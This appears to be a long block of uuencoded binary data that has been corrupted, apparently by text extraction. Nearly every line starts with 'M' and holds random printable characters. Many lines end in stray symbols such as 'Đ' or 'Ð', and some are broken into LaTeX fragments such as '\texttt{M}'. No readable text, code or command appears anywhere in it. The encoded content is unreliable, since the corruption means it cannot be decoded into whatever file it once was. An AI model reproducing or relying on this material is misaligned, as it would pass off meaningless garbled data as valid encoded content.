MKR-X0)T@XU=\$PET^,)1\$J&^@5Z#9H&><^WL*8^?1M=1SBQ))WQ2^-?0>'(BND M@AJ\$\3SR\$8MJ<X7U3UT.(:JJDUV=3/7T#IR`-)]>G"24G6H^UDMD&1MQ02SEÐ M74SY"2Q@%-26\$(M@SY\$[04SA<35OWD',PB/!>07TP;.?OU39@HBEIO^GC%LCD M^'P(B+XE.4*;+.:J50!U\A^BVLSCC-V,!)(-"@:D`N.#NX),XM4<>\$I_DO3]D MRG.K)V.--+33%19A:%G`#^22:5[_-0SF&C2Z\$72/L_9K?W1]W673H!OTNM26Đ M&RX%38^%F86Y%<>F?=B70G,/T##D"R4`[R:PT+T]@F%*7HAMU]G(W;*NB7,XD MEDD<'631%PA!@FSH,YFY?G%25M7(&%TDWCVAWX*UX3H+?O%@PML[,MB!1!BBD $M^{\t}((4YB!"_AN3W)-$184CE&CN^$8=7#$K>>-JY*3S5]F7,@SZKO70*NZ/B#:Ð$ M+K-!UNFT&MD@O(U&]F=C9IQ/T`P-`?BT/KZA\$2+J:USOTCXQD@!;N]OUZI(TĐ $\texttt{M} + \texttt{M} + \texttt{S} - \texttt{D.N} - \texttt{N} + \texttt{M} + \texttt{S} - \texttt{D.N} - \texttt{N} + \texttt{M} + \texttt{$ MT7Z"W03'W[83,YAUW;&CUD8[W1CI-YN`\DK_I4!F.8]SJ@PQU:+4<&`FM^Z1Đ M9B`?]OLV893N8]=;/QWT@/&+%MEZ[\6N"Z!2!*W)ZK/'Z\5;EC8I#'[N]AZ^Ð M<'>K'[AMX&9+7BN5"`\$RA`VID5=;YV64)53S03_.U?0J7TO:-Y1`0OS0DH#GĐ MHH>P537-:1"!V"6RV[>')9-A,&V0+H7]RCW'_,.IA5\$P7*C2\M'8.U%NNYIGD MJ##-TFIL'E(3YPZ_:I&BZ*-,[I5K+NFKB^:9IE'\$PW-(8;AOT?(*05V%9*)%D M=1;(>,MU`&W.N518V\$"`%T;3_-.F04W#7JJ!!JC:P3`T+!>6480;?23_B\$%'D M.</WKX>D8JL#A1W#U<.RLS7*"PIZH`:SY@]EF3!N9`*'<6H#.@)J(@:@<>S*Đ MF3`>XBN).J"#F5Y%,/6^1E\$+B\'46EW>&/3YS5H-#4KF82:+5R<7% +?RN\/Đ M6%34U*P));R\.CHO4<N*^KJA03)`7=T@D*W#6U@1?)D[U-\J550&?-%'0'VIĐ M!C+*FX=H=%HT&7I96D9*85C+=(/*\$D:Q+?->S!1HD%JH<677JKP@\)44!8'GD MX)T!S?K+:_!J6:@^97EU4EBOB5"O2\$N+JV8U+>AT:J:\$&%94LLOT%3`%R4IEĐ MRF*P()"C"M;K+\P0I;*0Y60[,4!CX,`5`L7W^MWA[^"^V"WDB4FIL`1;T-:%D M3DY.Z(I=!05BV9(9)]JEV6<>FEDO^A_M;HG'U3I;)'9CA-;;C,WF_;#LN6OĐ MZ*D?2AUIQ%?VE:00A`+[COW[**]2V7,QQ,\$T]&V0],#@H*XC#\,>H]BQ*,W=Đ MUW:^_;\$8R5DP[(:4#19+58N:.0@(CX(FVA94?!._35@8E9;2\$_OSGOZ/4BJ7Đ MTX*BD1%&5H\)R65_\$^B%.5K;V2(I#%T5&\L*;G.#+L<6U^L?P^K6YSIUSH'KĐ MBV6U"K^*&JS7U4''' 7K<0T*?^BKT\$ GM?)?:VCLNVRS'3!\$H=1&,8M]EE26 Đ M,9,G#3A5YM;^7C-_/%LV*N]KF;D\$>;^#K2Y77HW"=9N[Z)V/DTPA@>\^.')8Đ M8ZPA.!G-FF?8-':KAX[UB#KXB'GG5(\0V#P\$(1J0_ST]Q)5XXZ#E\/WE%ZCPĐ M]OW3Z!['`.C%[':&-9&3,\$^&4?SD/:!),2\$3@[@#B* :!<D=U&7083")\%'4Đ M&_Q#'W-FL2]U%W)9=U(XNTU+!,OK9;H!.RE\$G3[[V8R0Q%36DI^:9PCI8CC/D M(FZV:;UKQRH>S@QI@LE-BE>Y_2(.SC_Q!(/_*=R"\93QJT\$6TQ:8^*EWSRU/Đ $MT_9"\#!!P*@QL6UWL'GF!Y?&XBADV,67;T=,;Y$(Q9P?,"/8+W,D\N_1.N/]D$ M&I<"#U\J'^^CC'7B_5PXL1\XA!-U5=IW=_#>K5A(5ZEDOTV"X#E?\$4/#W+\#Đ $M(\&'BOV8)/^K2Y7"-A*Q*35E57B>;$:M]3'SILH=K<G=X<4A_''5AIMES$&V\7D$

M<\L;?_OD.!C-BV'"-<:S4K-SBRRL\$ECUYQ)14#9>):LK#SWQK+V[6YQK##WAD M&*NY;NBOD5U0,`)%M=+0S#0PPG>E.B@P*+"2V<=EE<,)B4H83B<GKROG=5J-Ð MO/?F5#Y;C5I'ZP8C1`,(B%\G`G)LGU?H,-I%\-U([.W.;BY,)#!..9*Y;OLAĐ MS)GHX:[`JX&VH%.PT<#H;BC\$Z[@MN#9`]?&9)89#<2](*.IKB:A]/A@5\W?<Đ M6MV+,I4J48)TT`&PZKRBHE\$`U<]U4/QK@_7*%Y!9:HWU^KJ<[6J&.8`08*49Đ $M8P#3JA1)=6Y]_6NU61"F3!W<T='Y/?")^]4\ID4<!2Z3[V)N?O44]/E5Y0*<D$ M].4HB==(PB*,814;)PISR %J"FCT?2V \$2/%XI`(R#1(X-/N6X` :V"A4;:7Đ MODEOGS@/6/+/%\$`7[OX:#X\IXI9HIT`HZ_]2+5%9\$@;V#=DT,UF].K^V`S`-Đ M<\^2X\^GC\%2*HM\%B>@HDG4\\"_W\#/U3&.\(\'N;\\#L:2EBY0Y/=_B&KHV_3-O\\Q1TD MJBHAOVEF5,;6KG)J:#E)!6JP)DR&\B\8<-#14J+9MO9]7)P3TZJ*-S9TZ]?VĐ $M]_1)MF%7;^GW$2J<?5_&;YQ=6;'$HO085J;B0^P`-8[Q<_33)%\LUS)H_>W4D$ $\verb|M|) < \texttt{EA9ILKIOZ`0R04\&^8.9MN8B8QOP*>@U(D>Z1RIDKU3Z_AG-GDHEY-^QHOD)|}$ MPF&!^16WAS#\$0?2"N2[=XR.)]@*5@WE0*70(LQ=TJ8'P\$"5/`.]I1)L@%M?JĐ M,']X7>1>UUR+<XL\$77VAQX+/"2,19%4TYDGL^`6_[BW^`RC'';^<WZYOW&U+Đ MIS*>4FV3J7\$10H:`')NR+A@OT/IB^\$XQOF_:UIIE%6>B!W>W9\$MYYF%\R#X%D MBT(Y*S#T_CR>O\$\O7%<)<IF4\$XN\WQ&?69ZBHJ\$6[P&*T](C"+O#C]RV&F_[Ð MGY%`;08M65J^]2GJNQIN18,'--RM^Q8D,NKQE?W5G?U]^&@Z\RX5S]:C^OC_Ð M@ZRW"FNKB[9`DZ`M[N[8BEMP:2G20I'B[A[</4"+:XN[8&G1X\$%#D>+N[DZ`D]]]MXG[_<Y_N.?=EOZ]OKS''&'-]8\YIN_N)UBKF:Z:3ZSS4FK?S\$B<Z\$+6CJ:"1Đ $M\7R\&:4??I6>608D9_^Y\%NY)UT\<N65>!_@2((E^'+P4*800X>IDSH_OV,3[8D])$ M"BG+ZYD%2)%8Q;\$\$=YSFO?:-E]_+\!.;7?02_*?_Z*S]`]ZO+RJK\$.UA<5_Đ M4/20I+C8L;PTV"\=8'/@OR(>S!R&6_(/B5\$^Y,8VTAP]>57,-\UYODXE1.#FD M*^0AF#>`I&.1B,.:0\$!,VY(YK-<SU&CJ5[HRJ@3&-F`]LO./GR3>KE6:!BLVĐ M*;F<KG[+/>!X05L62UI7EX#"29GT=*N0Y"V+#CR+WS.:+R:1E7?*AW6*OBJAĐ $\verb|M_7?>*6`6E(Y60V(H^8MW9)H_G(;J%2NB=&91V'U7V>)CPUMCRH^078$$ $$. [MD] $$$ M@,90<8Z;+>W7B5^/.\$[W7]5,@#GL,0"DY^OC2XG&`0>KS.-S:\$3<=7@+YE]1Đ M7W6?A(N%WU,EUI6R0MZ&@UER/84LO7EQ)C1N?Y65\$;/IL.X:[-1T=)>8.B<EÐ M3;0^R4F7]\/9X;UG8'H4?"Q3.W9+)N-:\$:^BK*XWQ\$97J;-EWQ4LYBO,%!/ Φ MHJ\$\$=;>E.4Q1K?_&9(MTJL-I=*0T&T`-5#BE;3B3YE-S="%'L)SE=W*VQ#^\$Đ $M`W`LUG^:J^{T}(<V#$KX'(L;9>P(E_<9+CF('3&T_@/$9>>LWOOB1,7,G2\==Ð)$ MOQA2@/W8*Q0A4GWU`Z@TMD3"Z/BO(\L4#_]E5V]4^SR8=<GAS0&T%ZGI@(X3Đ M-H9F^.J9.T0_NA!IXWK+9'R-C'V9&*?X7.:+!6N`S7EW(*DFJM\WAXH9OC[RĐ MX]9ZX\UU'5L#4GSK]\$JUW+Q3%!<*CY//*?PPGNKN2XZ5.=IT[,2,)IXWL>06Đ M`+]E&\YW0>DW5@)V1N'^3/3\$9R0L#.,FG>3=H&;TGQ@RU<"54]%XX.V?%-HFD $M5Y[.M!2Q1#*J3/+(Y"T)F[*3HN?4X<"BWVQ.BA;:<Q.`Z((_$E0FQ^\5=%3"D))$ M)3+<X@PBYW%4Y998BN+^DW<P_5D3M\[/):,OWZ^2Z[DZT5FFXO^[US_7GB4>Đ M3N9A(<0ALY(&?\-XH117T1N"1JYI`#8`(/)I&Z7[1I_WXCT,%T`=B9>*9SLXĐ M+X:O)G;QH\I#4VP&"=*EK/*5E&*6*8M=JF1YEO]RI%6A8&*Z])T:JH9 /J3?Đ MI3AOKOTK<4%/Z.9"Y^E TP4Z(H,R;O=>)?HX/X[:`&.+EA/WUW^-ZU3QR^;TĐ MTT#U%J.HWB#(%J@#9Y4[;K(X[]/SULTI`7_QJV-.;05VT`)?^):2ISTK[\$VWĐ M+7'>"\$"Q<JT\^J^C\$<F"I@0176]>\RRIGI(JZ/\$F44V!-0B!,@F-'W2!TO3KĐ MOP`*(!JOX_`*=KXHZ.UD+.7RF6`IZ%,_\]CU;[G/]PQ((^N5`F[NS10,=,QUĐ MK?E]7'<<[/RTU8FP'`;R2DY["W3\-/3D1S/9#ZK1BR1S##MWG4]9:8Z1*42GĐ $\texttt{M} \times \&. + _/@3 \texttt{JTR} + \&\texttt{WNK}? \texttt{S[N-Y61168} \\ \texttt{OSHQH} \#0 < `2] "1Q) ! 2A[-T < @8E \% \\ \texttt{5} \texttt{I} \&\texttt{WVD}$ M(O'4;4-00W9Z81:I;.O^IM2([&#(@W2P>.7-JQ`Y4N.-IORUY@[&SZY1OTC3Đ M)LD!::DZ9/2J-=7]CA,R=?T=L7&LO&/SMM_\$00*Z"/OA.549\BRT5?Y#J8F.Ð $\texttt{M.Q} < ? < *\texttt{W1"S} + \texttt{X:C} + \texttt{PQ} \setminus \texttt{W/2'} \cdot ;^{\$}_{3}. \\ ? < @ \texttt{K7U} + \texttt{4R}; , \texttt{T23}, = \$ + \texttt{F1Z} + \texttt{LPWD}$ MF?PA]G_-;*B61V%/-X":-*?ZNJ#VJ>2%,-/^_*4L8&D:"`S%"<'0IUN2W/('Ð $M\&@(\&`5((3)#+?TBB# OGAE**9R+)U(C1U\setminus)X"P?!AKY-V/"BGG$(0@?^ OB'Đ)$ M4&\D-POR E[=?A? GL3Y\$VR<C2H !OK4!@+\M8'R[%.#M<;YO*+JOM<.D*1;D $MA = 1.8 \times 1.8 \times$ M8M5R[(,)S.8]RS/+;J;J^#AKS6GDTTC?[_*A5F=T(XR5PE,1V40'4__>*RF^Đ MNS_H3HS>"7=LD@H;"G4,%"\BN8I8K#>YI>]-BM)>R=`WSZ-PBYI`L3>&(HU>Đ MZY8DH&=#A)O?+3*_NPEAV`56(P;/+U0`4ZC6%%!T7491@%-L+(F%=\$:K*2IOĐ $M<0AO-KJ)C3$H>@?DPN.:2BY?G<7]2*^3(VR*2/Z(CF4X!!O7;D'\NF(]5JXD)$ M,,OO?<:JT]0+78DVE-02%^GE2G53%4,K\$STOVS?XNE:=Y234>]L3.R\JS6;MD M3L0R; '=WN&%B[51\K&"R+_X/?0K\!A;QN!6@O=GVT,>1H9I"!I:?MZ^L8GGĐ

 $M9?258^{\circ}, 9Z:H$'JL7=\\\\$ M86FS>2=_/=J%B2#[=XZ;3A(2`Z070-9&[:`X([FJ`T+\&M%UC,UG*&1((3:%Đ M[FKC9N,'/FL)UJO4SD9__UP5C;G^#4V.POX_?9"!:9G?\$</1V=IX7DOF\$E#6D M9AD0E\$;,IW]V+<`)09SU#?.8,?_V@PP>``.:M^Y\$"JB6`D4J5&8IPBVTE)?;D M\$_W0T?VXB!A@^8#"3>Y03\$/9^Y0+Q1F&R70(23K!G-C\$W"D`@`CQH0.E9U-@Đ MFQ*G+?0*51%=8SA,1M*KTT9VVWCY;Q<WLDCJ,'P#0U>G@#.O9PBD?&'*X%35Đ M\ PO?U)C06?A?CHLS:TXB8,YMLHG#T>7L D=BE.E\$7&^-Z^2(#(I+]-%[^VRĐ MMNT_I&+'=\C20B%&N>Y00?JH:2CLVII;%C.I,1\$MK9V!=D"N4B!_S(RK;.G\$Đ MC6(*VF*K^<9?C#-G&2ION&?T]!K=:L[+P(4`"]B'LM[M36\&(D:_RH%!Q"3&Đ MF805#,?;TOGH.20/_\$S_H`@#;5\C?5S78^[>/'L#/\$%;]IBQM>6%,GM\;WB5D MA-6]+</L>..-OU:*)BBTI99%Y\$Y[=H7\BKJ%L.\$T6]U\$^\$%)+R6M*T,IE%OFPĐ M;+`"*EL^#ZY,+`EZ)%%H,UZ(O>RZY7Y"Y([E``:J\$VC>ZG!@MTAD:U1J'(^SÐ M[\$S\O'8S%J[H\H/YL\$4BO[RI>OA<>:.KRB<A@BU?#2#`C\$\$0(S[")D@E*X&HD M%FDEN(-5`FS9=[-#?*,CV*\+"N7TL87,H0S\[T[;)0GHI?O1+/B:14#QKI_!Đ $M-3PQOV)O]VU\#JF'324>947`;VL]Q^M_OW[9UIS,X>P2L@9Q(N>&A3+&CR\#D)$ MP`>`>&2^?;'"M@0N\$_!%`=`&4:EO>?7T5/!D:[@-_A[UW0H1Y)LJ:3TYK7\DĐ $\label{local_mmgbeql6} \texttt{MMGBEQL6:G/O6NPX@<A7UZX/V.Y2UR\#RY:\#;XH"_^6XC@_+H<55R]DP+*!_,UD} \\$ M&U0Z=DWE>D"MKB%[(^OOM&;CMA\#2=!+0Q1>E,@="VM?>FM4<J*#U-IQ,J?(Ð $\label{eq:mmn} \texttt{MMN[)]Z7,!&$<@!B]$11\\] N@I4D/,B;^)RFX$;UX!LF1(\+?YYQ1#E/J(A[]SD) \\$ MN7WH3.@%NYMA,-TCEMAY8@1*@@%&`,_^.-KY6S13[IJY3=?)6^YF43^!JW5RĐ $\texttt{M-ZI^\$5+?.L.MUC>\XHQ+8]0HHH/Q`N.;G7@"[<,;J7+"HG)C''_?`\$P6!L>\$D }$ MR2Q?4U:-M\$4<U8X(+%"*':_&PJB`!:M>DV\$2;YDM+B`[V[#0@OYEK^#KY^@PĐ M>89FIJR7?B%(^F/N.\L(?'3*?6<@6V[2X!X!)@'*LO)F?V\U]%:33YZ`SG]\Đ MX.>%-(&N)43('DI!^BUQ3QR%[=A*X\$<G:S/!+O_;.FE#Z?81)@=J30\$N+-U_Ð $M3V0-0W/(O^1T!A3JAKRP&'3&]:%;)5\#VZY$4(AI\-2GHA]65*@3@1_,);MZ'Ð$ $MX_O+&W69E_Z1\;KM2STS4[:[X1_H_EX\!1*A!U")[F7UU$8B(B]M`1NV[7*D]]$ MT"G514HE3839KWX/)]>6=4/C9:L/<V#C`&BX4L6^T#:9X'V@]!_AUQOLD(_MD $M+:N\$-9+IMO\&!'C'\&B744(#]D20?/,Q0K35#*1PT][>A.&>:05=GU5G4,X<D\D_{D}$ MH(GZ'UO\PH>.?YGK+WXE>FJ/D>=6`"Y(W7%U`.<96Z#LJ+][H%F\$,;6@E?@VĐ M^5:V)'M^<*/01.Y>JVN3V%;XN80THU+D?F8W%J6WJ`*'CUOP_^[XF@90*K8_Ð MDE37R-5R#32H-<CL6=K5]^9[YYA>6'7-HF%B[WL;L"V&.]AVDYG<D*<3<T7+D M<E8CQ%[3?UVKL3/[#'ZO*YNT3*MTL;83\,V_*(Z3HNS]TT85IXNA;J,<-*(QĐ $MV![/$>4-Z)@\4JY^+P@ALS@T),,J^Y.X9RZ9SM=5!(Z_OOU+_^X81^N2BN>PD$ M>,0.KA>@A%=P[&'J;T&]_RCU&D&;AO*D5K5"-*`-<"&ZY]87T>"Q^BG,4L#EĐ M5YK`^0O@N:2RT!H:WLA8Y/AEOVC\U)[N?#RV01MU?R=L_N(?WY0+T8Q_\^HVĐ $\label{eq:mm1,'"_\+H\#KG+^2!4%(A@MK@$*8Y+=FB)F#%,!GP),`BV]Q\ZBC[+,FJ(P$D), `BV]Q\ZBC[+,FJ(P$D), `BV]Q\ZBC[+,FJ(P$ M7HU; EW"["])1T37OP4'AQ0:SZ,\$2\$N&"\WJ)K`"7Q_!D_\$@-_(NL\D8F82Đ MJ&GKIDL%R/Y1')=BVGL0U?O@6M8I::L/%E\K2ON)/,@]4I'K\$M<4T!%!Q?_*Ð $M&H4>G_+Q)&!/L8\WWM&^7X,[`V6J0FZ7\%ZB%NZ1L\]$65HP6H^4V'2ZF?=6Ð$ MG\0(P@/XC'<Z>[_!LR994`3PM0]+Q6N8LH2+LI[\>]O*+&66WOG8W#?;QD3MD M=G_`Y8:#=:6;Y^>H5DW'ORH?-E2/48KCQL]KK@:<NV.X_KYF*K"&I@.NUC1)D MR+/`OLW,'P/R!:%?R9(C@E9,^F >!> :A^>^+U4#(:TU8W#X2Y)B8/V!SPI Đ M2>Y;-<6N?\$B=CE*+DQE`]6:NM('H!F,@^7#`G[N[T.M[V\$=SK!+!&<<+C"VZĐ ML FFE>&EQ3\;X;N\]^2!X_+28HSB18F*&*2WV4>H;66<2`[.0N?,*Q1`W[S,D MO&(P+QP;+]9PFSEK3#[RRR\L=1'E\X_OC[=X%7YEOA^(R`62`TU]KO4"+3E_Đ $\texttt{MXJ}) \texttt{8I!LT} _ \texttt{A*+N7/((1+*8*J)KOD\&K,]} _ \texttt{N$^=(544KSRT^X\#+^TQC/0_43V\&D)} \\$ MV''/9=) [P(JPWU2%UB^GFSA7Z1MW(B[<04Z+&USJ9;F5YT7,"BKW\$"A<\$'W=]D MNH^3VLB7YY,(DU0+@>I!>8Z'\$/(>[.'DG'P.+;U5W0W3"4;'S(Y9PY6\7BEFÐ M:;+P,PF85P9QT*PJG;\$/%GEFW0AZAFJ10Z&K)K:XF!@G)3A8[D(EG75J>*-LD M^98A*@1.X8#2RB/V(:KN5Q&N\I@KBT7],ZPA4:A_+2LWK4CL[X7U8B1D].9[Ð ML)74PZ,A51\6&:XDGC+E45J!35.:-&5C!4=AT/F4"AOK-#]MU`\'HO]-5*KMD MZ%\>;I!"^-T8K ZF5(ZERP,8(>2ZPG4+R.-C7B 5/-(&9M*]&)Q4#%0?M+2FĐ M&O+HNI10![IC:JSW52VFL6CA<; `\%SZ-',X/KF-8-Y8:[W0MOVFLXU-QH/:,Đ M#79@QDBG:X&4YK>U.(K>0%B6N4N5,[Y[<7!^?S"LGI>UE'TSWI:0LO..QL2[Đ MQ#]L#?4!.V/Q_:\`&0%W@^E`R'QS\$YN6[0DKIB1/NEY/MGVWG'K+*SWTI%)ED MOWS)?; $0Y.?+/^R7./SJVHMH0OJ1FU41N7?4<Q^J\/B&`K*YQ][(*-2?GFUTÐ)$ M#_+J;8200*(S?`OG;FYW"V1+.QV@C51^-P8,8-?&%JDJ4JGZ];N*7W(*UUTAÐ MV=ALP7<)9#HIK^/58]VWG=)J!S/W5L=UQ.(;K(F8Y`<??*EIRF*N,8]@'W9Đ $M.5J-CQ^M]R-4P;NE50):$D1-.;@W$'!!JPY9(DD^/_XU]J>@?)F7'5$OAÐ$ MP`FJ*\$-!-\SCUY^=&:C:9HG%90_KD)U;IH.DNMV]8_'8L%CQ9!^RJSPHE=VJD

 $M?+^{0}::?-44-O"10INS%;]O3T7O"Y!&@X^;R%//[BF9=QT;D:P$$W=#2J=+!SD:P$$W=#2J=**P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$W=#P$$$ MXH/;FD2&@?6II3M/I_HT3[@2CAEY#R<#::PBBCD]HDXP>#F:<R;'8N/&;P")D M)X?"VQL7B7%\$OH%TR0NZ=<U0,!Y.2_PUKHZ!`17\\)!RX7/>?:A7T9:38^[`D M_<?4+X!?C"&FRPJBL2;@_E@S=_]9;]KE\ZKV2S2^;8@J6TV(?VN+HO+&EN+=Đ M;03JI;4`A+Q^5PD>/*"%UT=Z45:"4D=@Z"%91D_V+QFI(2F9*O+!M'8PW&P@Đ MP%!+"[EOL;MJ+&,,Q&1F-A<\$_2LS"O\$PX-1++ZII=>K=+B]+SE%,U8S:A0#YĐ $M <]Z4LE7-^024S!@?5+>TR- OO];N#[;#%5O)B^,' R4/JKU@YN^KFV,!:+;EÐ$ MT*&Y52IQKE:?:?!%"NV^;,UC+/-,-I^DT%Q=^>V^0:192YMBQ]DY%X515P#XĐ ${\tt MKSS+`T:\$Y09!D8S359/_+]!4BD'B7);'Z^2M13WGB*N,J\#TO'I4`F]C]A+,D}$ M1-L<8K?^Q:Y"@IA<H[/O.#5J@AL)AKZ3!2XN,*\;6\TO+\W:([3UY#*.CL>IĐ MU3\MB3LJ%Z,&7\T8?_JDE:YK=ED<0@W:]?,_>/G4\&ZL'%=2(&9">%TC;Z04D MX%%9>4)9S7RO,D:415KL+2D--!W'\HJ@*AGY2R"S8_1%%)\$8#_@U?&W+<[T]D MK.I5U!V[*K7K9,Y:8NCOGI:E+_[YZ4U_DDJC&\$P)OLJQ'EA\7&ZTD!,355QVÐ M)"[FRQ+M:*#-D/6G0?LB:C?8`XJ].J?IV/`<)CU;>:]OF0<PK8TQ[K6EUM3ND MW]?[N(;J[7E_B@A!078\(.O@V6-*/>\5N(]KUW"SPJ'5->BO]"+NEI`3U-#*Đ M,]&CC!0.'7BID=^OI1:KN@5KEPN;>"O<U_E:F(&F&RB%HO'P'MQ1P#BLV9;;D M9K4HX!#KZ*U%JMP8XWW"GJ_B&UDCB:SWPQK(#?%%:8)9?Y]P@6?=I:]7H:I?Đ M?G:@3?_``21.TN8*6&:65/;W"6WXCE#W-T@E)>\$!H<?[X5*O`K_2^OW\$&^OHD $MR_{\prescript{NR}_{\prescript{NR}}}/P*1TY0-R'*0PZ@.^:NZNLE?5V)F9F8AD`$A!NRFHJ(Z$3\-+4F$Z\^[Đ]$ MOE59:?4^]8HAX[F.45B^K"_[-YQQ#!/0G8?=OGZWN055[E_<TR/3,X8DUZ^KĐ $MVFGTAB = V[[Z*0\&ES&O_<LSC\&*_OZ5+)5=D(W7$F#=MG3QG4;K2)J6]HH'()D$ MH>:BX6K\$_TDS5?*9#%KB5J_^(6@1>[SO#[\$>\"\$S,Y.SN05#9)Z<T*'WR.QOÐ $M/(U37RS%+#UI#D-,40CCQ'LA3I?`<!7PN900-*WU+Q0%@2Y55%GO^_+\-,NZD$ MGWTD>W<.O9T>LW[%^Y8S:*A>S9H(NW^\&,TY!T`TV(NN^P:%%/2ZQA9)S*9%D M&/)AVH"I)@F'&JJKDP?&`'Q5APB!LY*)`"R#"L]B0!(`EN1BNE`]6)<"0C/1Đ M9)-^)Q5"@.C@@Y#;:@"X]<JFM"TQJ6(8KGM<#%[E,]S\3]!C)\$]ZS:-?%4``Ð $M\x?&3MJ&;0KS%=I6Q3\SB,=:T.-&.A:2E<!G.CK')#X]X0H]V2(<OG\#Y$+D$ MLU4C3%<U[Q::G/..[?1;>``@1X'R<S&/1NG)ZR0&:/X^@!Y7SQ9C@1-H>'VZĐ MY)ROW@^BO.?'A5I3:4_'/=8+ORG/AQCO2_2H"\$#?UA)5=:_*!D^1,<`^U,ANÐ $\texttt{M9PM[5SFD."6Q`[QDJ30A^0O'$/LGS25,#/H)9S\#\&2D?[0\7G>?2Y^J\&2>\&11D) }$ M1JK?*LY.3R(T]<^B+NOY69+^\2&_*T%RIC2^]*1DEJSM6A^M'3^A7?Y\/81&Đ $\texttt{M>"`U(,^BCC*QE\$(/@J\#N)H!O=ZP:\#DF!JBM2K?:NK]:O\K?M^*U5U`OZ8N[)} \\ \texttt{D} \\ \texttt{M>"`U(,^BCC*QE\$(/@J\#N)H!O=ZP:\#DF!JBM2K?:NK]:O\K?M^*U5U`OZ8N[)} \\ \texttt{D} \\ \texttt{D}$ M\(MK:T>A[(3\TYJJKG(IB_DHZ\B8\%/M\@\\$):9C7:LF;RJ_VW.G(H(\DQ\?2\P\D) MZAL*5Y4+/=\&H"1-#FA0#%4P=0X^6+MP>/IZ;GG^<'<TXU>0LWL<J/WHL(1*D M?F9J:O=W.>KH8?MG/OM#'>V2X7A)6\TRT=^]*6G:%\$QEI?YJ "HS[N H/[9>Đ M&C.Z&.=KV7TLAN-JLY^CK7N4]^V'REV@U=!-WRQ:8NEN9IA'H<!TP=L2/)!CD M\$*7FH1'`\$07K!`_S?87FNK*&1E'<4W*0LZ.3(+2L41ZAH1,SZ.3JV!Y+@\"1Đ MK+OWM;:3FGB<7%@X/+2?EL[\TEIL<!]-_S(R`@T1P![FW"_WN/+\$&IX=S-@RĐ M6WB5S<YQE"J563', #V!9R!33?BKYR6,D5_6[T+CEZKQ\\$*W'2T#A<O.]<-G8Đ MT]DBL4M'/GFBVCK!F'7(=ZO:)&Z@,<"UEYU9CN(X.<B@\$G)<KH!0=H7=EQ@%D M:NA7/M@;?J;`H(WS*QFNA?DV=]\$%)6.M.\P\#C9G&_/@?P%+(]ZE+\ADW=?)D MN<-Q?01OA)OJL5#?N@G]TA_0+7A6OS;##=1TM/N5ZZ@O4-_PNOEH#A@%6<ZEĐ MFY1VB/@BTYL,:`MJJ*S[:*%,__W2J+`1>,@7?W.\NI7*:61^P7)!M95JT_>KĐ $\texttt{M-\#<30>".>KU\setminus6M<@\#)Q;JIIG[;C9VVPY>C0K/K;\#I\$`)B?\setminus U0XDFLX)PD9R"} \\ \texttt{D} \\ \texttt$ M)S3\K3^8.EE/@&??98C&YB'0+:0L.[9]*7"M?O\L9PDDQ14&&.,0H_C.Q*QYĐ MGRSND'(;IL?'?,P"4:7L2<V%NZ";(>/HL"U-AK>?DVV(QR07>9U7):;,L@F4Đ M^BQF[8:K]^MKLKME9*:!XA]>,Q#6B.;*646?#[A3M[N0;X1T@8V6JLX95LKCD M[,8Y]8.W#</BFO@&KOY/X^3C)/0:F0VZ61P0QEK?4A4SCGFQ7OK0X-"%:_K%D ML&*D`=R4S?M`I'=**&O]@13*B=15A/'>/YT&5Z/9)&05H.W?7SG@&.K5F(8`D MQ<TLCHXN*TAD<E+*M8M7D'_L++C500W-V!FZ*_3J(!/]:PQE_O/+-JUTXT.AD MC=X/IN><YGJV; ERG]21J9BXR[S8:QE'&47Z&H/VQAFJ8ZWZ2'<Y< [1IU`HJĐ MQQB/<\^-,\FQH@P-^D,:(1<VA8X\Q[GEGOTQ'U8MF_Z:T)0H)#;&[V/ZANBC)D $M.9V4(<<\]VUJXV2IR>!C-@*7@_6M=,UY8@(8Z.&R8@Q[TNU!3^2$6M>GR)V/Ð$ $M[/@/C\[] = "C+^KE'^!44.J)?/[5JJM'J?0]+!0A^3GD<681.Z:"_T06/$GJ?D$ $M(1@L.\&`,@E_0(=\C^7K\35G=3HX7ZJ8@H9`M-LB'_31)_^MF(8>YWRJ.NDSMÐ)$ M1>*+H^&O:#(@NRR8,4KT\$6!42-4X4SY6RX>Q?FJ5%SAK\EZ7X"E_='QFEL\$*D M09S</-IT+Q;-["].CS#CA>:NUX4\I0[=LS,S9I`XPVI`QX3T<O=NX@C!/S,,Đ

M2+AI-E_XPGAB%\D3E2VQXQOWE)'=")@9F"MG'`G`#S\?]J_AN8QY+N.@]>:JÐ MP; W%SC&; HP) #> 'D9ALG, B*([@-IE5(G1KGW4C98#A-Y#7\$VO#5=WN#MNS90\D M9BA15I..QKNZ2\9XN8%JD5<Z;/EH9\$+0RO^.U@)WWUMH=G8T<^?T_[-A\/2^Đ MUO_U=LW_YFF1>E3;Q*/UGOT*G="SWEG8B\)/@/XC0OZ\$>#Z;JZ5TB<L\$IFAZĐ MOQW".%+5;A#(-EZHFW4-O""I2I3:Q?1P\\$RO_O?SV#(3\!6\PJJ+JO,>GJ=NÐ M^\ZL\8C2H_!EKKDO7+:V/(A/9Q<3VMTG>10:='S`_AUG=*JD=4*RS3UO>Q(]D $M1<34G'PE^*\Q"G8)9N1"O6LIA]D/[IN&+B^*.*<8B*DM*BU8YJ=(I5Q7*KO4(D))$ M,<KO3U]2S*.!U]/PO[1KA[BTJUSX1?+'*_I&_KH(PTH'R"(/!9:AU;=YJ[,@Đ MR_\$\$*:^(R^4*5^\$9KDQIG6N.5A+=529\$"9\$X<O91QWC'K[5X20%95_%U1F@*D ME<VVX_,,)B\!521?9>/-9>/@:#\$OR,<.A%OZ1JRT>,:L/**Y3X_Y_Q3637]3D M.PX\$#>C\;*HTN&Y&>3@]=_I>]OFLLV.M8E#&QQ)NUK![4/C:^W8\".7T]UO[Đ MGZR`#R'W1N++`Z7<Z@;6F-F0^D8F?^<\`!`HY\@5B&RD.G6;LAX&UY17?E[_Ð $M"?/M/47A%2)3"WB[H\(#;YV^8>YM=YHYE`-EVN([Y37?#P@EFEZXP3F)RV:7D)]$ MYTN#'&9;`=P+1!<\RH*`%F"(W'YA\U>^R9^B*LR8%1597[9FJPTJ^=H_7V%9Đ ME@/VJST_QXD9XJOYWZK%+#58_`CY\N>+D>>.QPVB/4LK=5<55GI_+Q140/;OD M4^ZWN*J?-7H7Z<?UK3-<10PC(R8B,\60`7D>-85",B8)NXC!.Z>Q1J>;[>LGD 